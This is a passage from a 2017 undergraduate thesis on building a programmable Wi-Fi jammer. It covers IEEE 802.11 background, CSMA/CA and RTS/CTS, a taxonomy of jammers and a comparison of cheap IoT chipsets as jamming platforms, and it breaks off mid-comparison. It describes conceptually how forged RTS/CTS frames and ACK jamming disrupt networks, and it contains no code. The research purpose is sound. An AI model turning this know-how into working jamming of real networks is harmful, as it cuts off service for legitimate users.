Escola d'Enginyeria de Telecomunicació i Aeroespacial de Castelldefels

UNIVERSITAT POLITÈCNICA DE CATALUNYA

TREBALL FINAL DE GRAU

Títol: Implementation of a programmable Wi-Fi jammer

(论可编译 Wi-Fi 干扰器的可行性)

Autor: Yifei Ge (戈一飞)

Director: Eduard Garcia Villegas

Data: 13 de Febrer de 2017

Títol: Implementación de un jammer Wi-Fi programable

(论可编译 Wi-Fi 干扰器的可行性)

Autor: Yifei Ge (戈一飞)

Director: Eduard Garcia Villegas

Data: 13 de Febrero de 2017

Resum

En nuestra sociedad, los dispositivos Wi-Fi aumentan a una velocidad exponencial. Los usuarios cada día tienen más necesidad de la tecnología inalámbrica. A pesar de todo ello, la seguridad en la red Wi-Fi se considera un reto grande que todavía no ha recibido toda la atención que merece. Millones de ataques han sido inventados aprovechando las vulnerabilidades que existen en la tecnología Wi-Fi. Especialmente, el ataque de denegación de servicio (DoS) se considera como un problema grave porque causa una interrupción total en el sistema de comunicación y, potencialmente, una inmensa pérdida económica. El ataque se puede llevar a cabo por un dispositivo asequible y económico en el mercado.

Un jammer Wi-Fi es un dispositivo diseñado para realizar un ataque DoS enviando una señal con potencia alta a un determinado canal. Además, el control del acceso medio en WLAN está basado en el mecanismo CSMA/CA, es muy vulnerable a un ataque DoS porque los atacantes pueden aprovechar el diseño de algunos mensajes del dicho mecanismo y bloquear la comunicación.

Por lo tanto, esta investigación tiene su objetivo principal en demostrar la vulnerabilidad de la red Wi-Fi frente ataques de denegación de servicio usando un chip programable, TI SimpleLink CC320. Para alcanzar nuestro objetivo, analizamos diferentes aspectos de la tecnología IEEE 802.11, nos familiarizamos con el entorno de desarrollo del chip, y estudiamos el código de los ejemplos para adaptar nuestra implementación.

EL trabajo se completa con pruebas sobre su efectividad y eficiencia. Para ello, usamos software como Tera-term, Wireshark, Iperf, TI radio tool como herramientas de testing. Se trata de buscar el daño máximo en función de la menor potencia consumida. En esa búsqueda, hemos creado una serie de experimentos para estudiar el efecto de la distancia junto el nivel de la potencia transmitida y el consumo energético según la variación de la potencia transmitida.

Title: Implementation of a programmable Wi-Fi jammer

(论可编译 Wi-Fi 干扰器的可行性)

Author: Yifei Ge (戈一飞)

Director: Eduard Garcia Villegas

Date: February, 13th 2017

Overview

In our society, Wi-Fi devices increase at an exponential rate. Users are increasingly in need of wireless technology. In spite of all this, security in the Wi-Fi network is considered a big challenge that has not yet received all the attention it deserves. Millions of attacks have been invented exploiting the vulnerabilities that exist in Wi-Fi technology. In particular, the denial of service (DoS) attack is considered to be a serious problem because it causes a total disruption in the communication system and potentially an immense economic loss. Such attack can be carried out using an affordable and economical device on the market.

A Wi-Fi jammer is a device designed to perform a service DoS attack by sending a signal with high power to a particular channel. In addition, the WLAN medium access control is based on the CSMA / CA mechanism, it is very vulnerable to a DoS attack because the attackers can take advantage of the design of some messages of the mechanism and block the communication.

Therefore, this research has its main objective in demonstrating the vulnerability of Wi-Fi network denial of service attacks using a programmable chip, TI SimpleLink CC320. To reach our goal, we analyze different aspects of IEEE 802.11 technology, become familiar with the development environment of the chip, and study the code of the examples to adapt our implementation.

The work is completed with evidence of its effectiveness and efficiency. To do this, we use software such as Tera-term, Wireshark, Iperf, TI radio tool as testing tools. It is about finding the maximum damage based on the lowest power consumed. In this search, we have created a series of experiments to study the effect of the distance together the level of transmitted power and the energy consumption according to the variation of transmitted power.

仅将本文献给我的母亲与外婆
感谢她们多年来的支持与理解
没有她们无条件的关怀与母爱
我亦无法完成学业及本篇论文

To my mother and grandmother,

For all the support and understanding,

Without their unconditional love,

I would not be able to finish my study and this thesis.

感谢我的挚友 Néstor 和 我的导师 Eduard

他们在学术上的建议与帮助,

对本文起到了推波助澜的巨大作用。

To my best friend Néstor and my tutor Eduard
Their constructive academic advices and suggestions have been a significant help to this thesis.

Index

Introduction:

In this modern society, we more and more rely on technologies, specially, on information and communications technology. It's evolving at an incredible pace since the last decades, time during which the concept of "computer" has been completely changed.

For instance, today's definition of computer isn't related to the traditional desktop or laptop device anymore, a single mobile phone might have a stunning computational capacity to process large amount of data. Its physical design doesn't need to be a folding device with keyboard but a simple tactile screen or wearable device that satisfy all our needs.

One of the biggest reasons that we can enjoy our life with these "magical" objects would be that the network infrastructures are well developed and implemented. In other words, network operators have prepared a robust condition for us, the end-users.

There are so many options to connect to the Internet. At the beginning, devices like desktops or laptops can transmit data using wires (e.g. Ethernet cable). However, as mentioned before, more and more small sized computing devices are involved in our daily-life. Wired solutions aren't always feasible. Therefore, wireless technology has become a major player. Among the available WPAN, WLAN and WWAN technologies in use today, those based on the set of standards defined by the IEEE 802.11 can be considered one of the most popular and rapidly growing alternatives. According to the recent statistics, Wi-Fi devices were already over 15 billion at the end of 2016 [21].

Such standard, popularly known as Wi-Fi, seems a perfect and ideal solution for the smart objects due to its acceptable throughput, wireless characteristic and flexible mobility inside the sign coverage. But, is it a really reliable and secure network environment? Could we 100% assume the data integrity? In the following chapters demonstrate that Wi-Fi networks are extremely vulnerable under jamming attack because of its channel access scheme.

All these questions are the major objectives and reasons for this investigation; more precisely, it is focused in WLAN network availability and the network strength under jamming attacks. Once the global aim of the project is settled, the specific objectives of this dissertation are the following: first, we studied the literature on jamming Wi-Fi networks, and then we study the hardware platform that will be used to build different types of jammers. One of the contributions of this project is the production of documentation regarding the installation and operation of the development environment chosen. Finally, we implement our jammer and evaluate its efficiency with a set of experiments. The hardware exploration, development environment installation, the study state of the art on jamming Wi-Fi networks, the attack technique implementation and the measurements of fundamental network parameters in order to evaluate and optimize the jammer performance is collected and hereby documented as my final degree project.

As the index showed, this study will be divided in six chapters. The first chapter briefly introduces the IEEE802.11 standard's history and some fundamental mechanisms, relevant to this project.

Chapter 2 focuses on the concept of jammer, types of jammer and how it works in a WLAN. In chapter 3, we give details about the hardware platform used to implement the jammer its development environment and some deployment details such as compilation, programming language, useful function library, etc.

Chapter 4 and 5 will provide more details about the jamming implementation. In this study, we first develop two types of jammer: constant jammer and deceive jammer to then measure its impact and the energy consumed.

Finally, we will review all the significant points of each chapter and discussing whether we have achieved our goals as proposed initially.

Chapter 1. About IEEE 802.11

1.1. IEEE 802.11 Overview:

The widely known wireless local area network (WLAN) IEEE 802.11 Standard, the main objective of which is to create a Local Area Network (LAN) environment using RF communication techniques. It appeared after the the Federal Communications Commission (FCC) announced the availability of spectrum from 2.4-2.5 GHz for individual and non-licensed use in 1985 [1]. Turs, this lead to up and coming developers of wireless communications technologies implemented their projects in this license free frequency.

The IEEE 802.11 Standard has undergone constant amendment and updating, striving to provide new services and features for expanding the use case set of WLANs. The following figure shows all the IEEE 802.11 amendments in different time period:

802.11 protocol	Release date[6]	Fre-quency	Band-width
		(GHz)	(MHz)
802.11-1997	Jun 1997	2.4	22
a	Sep 1999	5	20
		3.7[A]	
b	Sep 1999	2.4	22
g	Jun 2003	2.4	20
n	Oct 2009	2.4/5	20
			40
ac	Dec 2013	5	20
			40
			80
			160
ad	Dec 2012	60	2,160
ah	Est. 2016[6]	0.9	
aj	Est. 2016[6]	45/60	
ax	Est. 2019[6]	2.4/5	
ay	2017	60	8000

Table 1 Evolution timeline of 802.11 standards

In the original standard, adopted in 1997, the maximum physical rate was only 2Mbps using direct sequence and frequency hopping for interference mitigation. The key success of 802.11 is definitely its compatibility with current 802 networks, specifically, the 802.3 wired Ethernet networks. It's possible due to the independence of its PHY access and MAC access from overlaying communication layers. [1]

In the first standard, it used Differential Binary Phase Shift Keying (DBPSK) and Differential Quadrature Phase Shift Keying (DQPSK) as signal modulation and DSSS and FHSS for frequency mitigation as mentioned before. In the MAC level, IEEE 802.11, similar (but not equal) to other 802s' standards, uses Carrier Sensing Multiple Access/Collision Avoidance (CSMA/CA) as the media access mechanism [1]. It senses media with collision avoidance while its wired relatives used Carrier Sensing Multiple Access/ Collision Detection (CSMA/CD).

As the previous Table shows, there are different specifications for the IEEE 802.11 standards. Each specification implements an update to optimize or improve the original standard. In this section will briefly introduce some important amendments.

IEEE 802.11b was probably the most widely-recognized and widely-used WLAN standard and seed of its current success and predominance. It was adopted by IEEE in 1999, two years after the original standard. Respect the original one, 802.11b allows for 5.5 Mbps and 11Mbps. [1]

The moment that IEEE task group was designing 802.11a, many countries had opened up some 5 GHz for unlicensed use. Compared to 2.4GHz, 5GHz is less "RF dense", suffering from less interference and having larger available bandwidth. This standard uses a different transmission technique, which improves the data rates, thanks to the orthogonal frequency division multiplexing (OFDM); the physical rate could be up to 54Mbps in the 5GHz spectrum.

After the 802.11a amendment showed huge success using OFDM, IEEE task group was planning to implement the same modulations into the 2.4 GHz, which allows the birth of 802.11g. Its major objective was overlaying the OFDM waveform on the 2.4 GHz spectrum, but keeping backwards compatibility with the 802.11b standard. This was a hard challenge, but three years after, it was possible to mix 802.11b and 802.11g equipment to coexist on the same network. The data rate improvement leads to the support of bandwidth-hungry multimedia applications such as video conference, VoIP, video streaming etc. [1]

Since the new amendments were improving data rates, modulation efficiency and other aspects, IEEE working group then focused more on the additional security enhancements to provide users with additional security features.

The initial standard included a MAC-level security protocol, Wired Equivalent Privacy (WEP), which tried to provide user confidentiality and authentication by a very small subset (up to four) of pre-shared keys to encrypt every packet of the session. WEP wasn't designed for the wireless network security but to provide reasonable session privacy. However, WEP was rife with vulnerabilities, and continued bad press caused 802.11 users to demand better security. So, in June 2004, the 802.11i amendment was ratified. The security enhancements in it became known as WAP2, Wireless Protected Access V2. More information about IEEE 802.11i will be discussed in the next section.

In 2003, the 802.11 task group started to consider multiple-input multiple-output (MIMO) technique into the new 802.11n amendment, ratified in 2009. Such technique could raise dramatically up the date rates in both 2.4 GHz, 5 GHz and 3.7 GHz spectrum. Furthermore, like the 802.11g amendment, 802.11n is also fully compatible with previous 2.4GHz and 5GHz implementations. Obviously, 2.4GHz concentrate a high amount of users, but it's also a strongly interfered spectrum. MIMO somehow provides protection against some interferences. Theoretically, 802.11n can support data rates up to 600Mbps. However, in its current implementation, with the congestion problem and large amount of interference in 2.4GHz, the maximum achievable throughput is lower than expected.

The latest advance in Wi-Fi technology has come from IEEE 802.11ac, providing high-throughput on the 5GHz band and using multi-user MIMO(MU-MIMO). It raises the physical rate up to 6,77 Gbits/s.This is possible thanks to the enhancement of air-interface concepts previously embraced by 802.11n such as wider RF bandwidth (up to 160 MHz), more MIMO spatial streams (up to eight), high-density modulation (up to 256-QAM) [17].

Under current development, IEEE 802.11ax will improve overall spectral efficiency. It's still in a very early stage of development, but is predicted to have a top speed of around 10Gbps, it works in both 2.4 and 5 GHz with MU-MIMO to improve spectral efficiency and also higher order 1024 QAM modulation support for better throughputs. [18]

1.2. Medium Access Control in IEEE 802.11

In this part of the study, a more specific demonstration of the jammer working mechanism would be introduced.

Before that, it's strongly recommended to know the WLAN media access control algorithm. IEEE 802.11 standard offers different operating modes: Distributed Coordination Function (DCF), Point Coordination Function (PCF), Hybrid Coordination Function(HCF) etc.




Figure 1 CSMA/CA diagram

According to nowadays Wi-Fi devices implementation, DCF is the most popular mode. Such mode uses CSMA/CA contention based MAC algorithm. As the previous figure shows, before starting a transmission, a station senses the channel to verify its status (free/busy) during a Distributed Inter-Frame Space (DIFS). If the medium is free, then station will begin the transmission. For each successful transmitted frame, the receiver will send an ACK frame to confirm with the transmitter. ACK frame will be sent after a Short Inter-Frame Space (SIFS)

Otherwise, the transmission is delayed until the channel is free again; station will wait a backoff time to sense the channel again. It would be a random value between [0, CW-1]. Notice that CW stands for Contention Window which its minimum value (CWmin) is the first transmission attempt and increases in integer powers of 2 at each retransmission up to a predetermined maximum value (CWmax).

1.3. IEEE 802.11 messages

In this session, a brief introduction of IEEE 802.11 management messages would be demonstrated. As all other communication protocols, IEEE 802.11 has its own control and management messages to inform devices about the network characteristics such as network name (SSID), signal modulation (e.g.OFDM), supported rates, etc. Devices react after receiving these messages to adjust their communication to adapt to the network condition.

However, the original design of these messages lacked of security considerations. Thurs, they are, in some aspects, very “vulnerable ”; this allows hackers to exploit these management messages and maliciously use them for a network attack.

Therefore, in order to understand the main objective of this project, it’s necessary to have a basic concept about the following control messages:

1. IEEE 802.11 Beacon Frame
2. Request to Send message (RTS)
3. Clear to send message (CTS)

No doubt, there are more control and management messages in the IEEE 802.11 standards. However, for a well comprehension in the further contents of this investigation. It is essential to understand the basic functionality of Beacon frame and RTS/CTS mechanism.

IEEE 802.11 Beacon Frame:

Beacon frame is one of the most important management messages in IEEE 802.11. It contains all the information about the network and it is transmitted periodically to inform the presence of a Wireless LAN network. Beacon frames are transmitted by an Access Point in an infrastructure **Basic service set** (BSS) [2].

The most relevant fields of the beacon frame are shown below:

- Timestamp: It helps the network synchronization; once stations receive the beacon; it changes the local clocks to this value.

- Capability information: It indicates the type of network (AdHoc or Infrastructure), if polling is supported, encryption details and other characteristics.

- Service Set Identifier (SSID)

- Supported rates

Request To Send / Clear To Send:

Request to send/Clear to send (RTS/CTS) is a mechanism applied in the 802.11 wireless networking protocol to reduce frame collisions caused by the hidden node problem, which occurs, for example, when a node is visible from an AP, but not from other nodes communicating with it [3]. This causes difficulties in media access control sublayer. The following figure shows an example of hidden node problem.




Figure 2 hidden node problem

Node B is the AP, which can detect the presence of both node A and C. Station A and C can communicate with B directly but are not aware of each other [4]. So, if Station A and C transmit data simultaneously to node B, since they both assume that the medium is idle due to the CSMA access, there will be a communication collision in the network. Such scenario is known as “Hidden node problem” [4]. To overcome this problem, RTS/CTS handshaking is implemented as part of the CSMA/CA mechanism. Node A, before sending data to B, will transmit a “request to send (RTS)” message indicating the duration of the transmission, if B is available for the transmission, it will answer with a “Clear to send (CTS)” message with the duration field updated [3].

Thus, all the devices under the coverage of B will receive the messages, they will reserve a silent time as indicated in the duration field, thus avoiding collision with station A. The following figure shows, an example of RTS/CTS handshake. It shows that a transmitter sends a RTS message trying to reserve a silent period for a data transmission (time of the reservation indicated in the duration filed). If the receiver is available, after a SIFS it replies with a CTS message to the transmitter. All other stations inside the network who hear these messages will update their Network allocation vector (NAV), which keeps them holding their transmissions and not accessing the medium during this period, even though they physically sense the medium idle.




Figure 3 RTS/CTS mechanism

The RTS frame contains five fields, which are:

1. Frame control
2. Duration
3. RA (Receiver Address)
4. TA (Transmitter Address)
5. FCS

The CTS frame contains four fields, which are:

1. Frame control
2. Duration
3. RA (Receiver Address)
4. FCS

1.4. IEEE 802.11 security issues

It is very important to mention the security reliability of IEEE 802.11 networks, given its wide range of implementation and large amount of data transmission globally. As all the communication standards, their original designs didn't focus on security, since most of their initial developments were purely of academic use. Due to this, the users of the network such as IEEE 802.11 at the beginning, it's relatively innocent.

WLAN network could be almost the perfect wireless solution to replace the Ethernet technology in the link layer, which also implies a stable compatibility with Internet protocol. For this matter, more and more mobile devices started to become capable of connecting to the Internet through IEEE 802.11 standards. However, as its popularity increased, a huge range of new users appeared, some of whom, taking advantage of the weak security design of the standards, could use it maliciously.

Most of the common attacks on WLAN networks are the following:

1. Eavesdropping:

Wireless LANs radiate network traffic into space. This makes it impossible to control who can receive the signals in any wireless LAN installation. Hence, eavesdropping by a third party enables the attacker to intercept the transmission over the air from a distance [5].




Figure 4 eavesdropping in WLAN0

2. Man In The Middle Attack (MITM)

In this type of attack, a fake STA intercepts the communication between the legitimate STA and the AP so that the attacker impersonates the legitimate STA before the AP and, at the same time, it also fools the STA behaving as the AP. Once the user has been connected to the fake STA, it can intercept transmitted data, passing sensitive data like username and password [5].




Figure 5 Man in the Middle attack

3. Denial of service

Denial of service (DoS) defines as the inability of users or systems to access needed resources. The attack is especially against WLAN networks at physical layer and link layer [5].

Physical layer attack:

The attacker tries to generate a high power level signal in order to drown out the RF signal transmitted by the legal STA on WLAN. Since the hacker has a high power signal, it effectively causes a DoS scenario, since IEEE 802.11 compliant stations will always sense the medium busy.

Link layer attack:

Normally, it exploits the processing of certain management frames exchange within a WLAN. The attacker generates gratuitous WLAN management or control frames, which are difficult to be ignored by the STA and the AP. In consequence, STAs will be denied access to the WLAN as long as the attacker continues to transmit those forged frames.




Figure 6 Dos scenario at layer 2

All these attack techniques mentioned previously are only a tiny peak of the iceberg. The physical factor and the lack of security considerations made the WLAN network a paradise for the cyber attackers. In consequence, IEEE 802.11w was ratified in 2009 to increase the security of its management frames improving the IEEE 802.11 Medium Access Control layer in order to increase the data confidentiality of management frames. According to this amendment, it protects critical messages such as disassociation, de-authentication and re-association etc. However, a DoS attack using frames like RTS/CTS will still be very effective despite this amendment since RTS/CTS are very significant frames and they must be able to be decoded for all the nearby devices sharing the medium, therefore no encryption would be applied to RTS/CTS.

In the next chapter, a more specific study of DoS attacks would be introduced, such as the basic concept of a jammer, type of jammers and possible implementations to create a jamming device to attack WLAN networks.

Chapter 2. Jamming Attack

2.1. What is a jammer

A brief concept about security threats in IEEE 803.11x networks has been demonstrated in the previous chapter. In this section, a detailed study about denial of service attack techniques using jammer devices will be explained.

At the beginning, it's important to be aware of the definition of a jammer and its mechanisms. According to several related academic papers, a jammer could be defined as "*an entity who is purposefully trying to interfere with the physical transmission and reception of wireless communication" [6].*

Most DoS attacks based on jammer devices are layer-1 attacks with non-Wi-Fi devices trying to generate a high power signal at the same channel as the legitimate stations. Normally, it spreads energy over the targeted spectrum where it becomes difficult for a legitimate receiver to distinguish the expected signal from the interference.

Such attack intends to interrupt the communication in a WLAN network. To archive this objective, it's enough only using a low-priced and easily accessible RF generator which is capable producing 2.4GHz or 5GHz signals. Most of them are well encapsulated with a simple on-off switch to turn on and off the jammer; usually, they are battery-powered since such device should have autonomy. In [19] a link is provided as an example of a simple jammer in the market.

Furthermore, it's interesting to notice that, in order to produce a communication disorder in WLAN network, sometimes it's not always necessary the transmission of a high power signal. A low power transmission could be significantly harmful if the jammer is well settled and configured. For example, it could be designed to only jam certain frames such as the acknowledgement frames to make the transmitter misunderstand that the data is lost or broken during the communication. This creates retransmissions (with increasing backoff timer values) until the network gets into a vicious loop to freeze the communication.

Jamming techniques are cost-effective attacks in terms of the harm they produce as breaking down the core communication line, VoIP service, mail service, web etc. Each of these services unavailability leads to huge economic losses for the companies who rely their business activity on staying connected.

Figure 7 a Wi-Fi jamming device

2.2. Jamming in WLAN networks

As previously explained, this contention-based MAC mechanism is very vulnerable to DoS attacks using jamming techniques. As we know, typical jammers generate a powerful signal at the same frequency as the Wi-Fi devices. In consequence, the medium is always sensed as occupied, which can prevent the nodes to perform legitimate MAC operations or can cause the collision of frames, thus increasing backoff waiting times.

Furthermore, based on a large amount of studies and many observations on the jammers' performance during the experiments; there could be a well justified classification of jammers as the following [6]:

- Constant jammers
- Deceptive jammers
- Random jammers
- Reactive jammers

Constant jammer are those low-priced simple jammers that we are familiar with; it transmits radio signal without following any MAC layer protocol. It tries to occupy a specific channel during a given period.

Deceptive jammers continuously sending regular frames (normally, IEEE802.11 management frames) without any gap. This leads to a fraud to other communicating nodes to believe that a legal transmission is occurring.

Random jammers that transmit for a time and goes to sleep, where both the transmission time and the sleep time can be random.

Reactive jammers that start transmitting jamming signals as soon as it detects activity on the shared medium and goes to sleep when there is no one transmitting.

In this study, investigation about constant jammer and deceptive jammer would be shown in the further chapters. Despite the major focus would be on the deceptive jammer.

Even though, all the type of jammers is able to produce an unimaginable negative result to the IEEE802.11 network communication. But, their cost-efficiency would be rather different. For example, some may need to generate a higher power signal to archive the same result which implies more electric consumption and less battery life.

For this matter, there are several factors could significantly impact the jamming result [23]:

1. Distance between jammer and wireless device
2. Transmission power of jammer and the network devices
3. Modulation and coding scheme used by the WLAN STAs
4. Frame size and the role of the attacked device

Each factor plays a critical role in the jamming attack. In the further chapter, a more specific analysis would be demonstrated with experiments carried out in an isolated, low interferences condition. Thus, the experiment results would be more trustworthy and help us to compare the efficiency of each jammer based on different factors.

Chapter 3. Implementation Environment

After the introduction on IEEE 802.11 operation and the mechanisms used by jammers, this chapter evolves our objectives towards the implementation of a low-cost, low-energy jamming device. For that objective, we first study different hardware platforms and then we detail the environment chosen: the TI CC3200.

3.1. Possible jammer Implementations

At this point, it would be more oriented to the implementation of a jammer with chipset that has basic computational capacity and Wi-Fi modules such as Wi-Fi radio signal generator, send and receive antennas etc. This chapter guides us into a more practical perspective of this investigation.

At the beginning of this study, three types of chipsets from different manufactures were proposed:

1. ATWINC1500 from Atmel
2. ESP8266EX from ESPRESSIF
3. CC3200 from Texas Instrument

Despite that these three chipsets are from completely different fabricants, they all share the same kind of main purpose: implement solutions to Internet of the Things (IoT). All of them are described as a low-power, highly-integrated Wi-Fi solution. These devices are normally implemented with acceptable CPU to process basic tasks, limited RAM memory to save data temporarily, reduced TCP/IP stack is implemented to allow developers built simple applications; such as read the current temperature in the room and forward it to an external server through Internet (using Wi-Fi in the Link-layer).




Figure 8 Internet of the things

Nevertheless, the design principal of these chipsets is to communicate small objects and control them through Internet. As explained before, there is a high

degree of liberty to create very different applications with common protocols like IP, TCP, UDP and HTTP. Due to their flexibility in the low layer control (PHY and Link Layer) and the easy accessibility with a very economic price; these chipsets almost become a nuclear weapon for hackers who want to initiate a DoS attack. It's necessary to insist that, for the reason of the hardware limitation, a complete security coverage inside these devices could be a big challenge as secure protocols require more computational capacity and bigger memory space. This innate weakness makes the hacking process even more convenient. To choose the best chipset for our project, a summarized hardware introduction of each board is shown in the following:

Atmel ATWINC1500:

ATWINC1500 is a chip designed to adapt the IEEE 802.11 b/g/n standards. It's optimized for low-power mobile solution and IoT. The chip operates at 2.4GHz ISM band with a FCS engine checks the CRC of Tx and Rx packets. It also implements a cipher engine, which performs all the required encryption and decryption operations for the WEP, WPA-TKIP, WPA2, CCMP-AES, WAPI. Furthermore, it works in different modulation: 802.11b with DSSS-CCK, 802.11g and 802.11n with OFDM. ATWINC1500 allow developers to use C as the main program language. Furthermore, Atmel Studio is a powerful Integrated Development Environment (IDE) with C/C++ compiler, Debugger and code editor.

ATWINC1500B implements an APS3 32-bit processor, it performs many MAC functions such as association, authentication, power management, security key management and MSDU aggregation/de-aggregation etc. It also supports different modes of operations such as STA and AP modes.

The core CPU uses 128KB instruction/boot ROM along with a 160KB instruction RAM and a 64KB data RAM. ATWINC1500 also has 4MB flash memory, which can be used for system software. In addition, the device uses a 12Bkb shared RAM, accessible by the processor and MAC. [7]

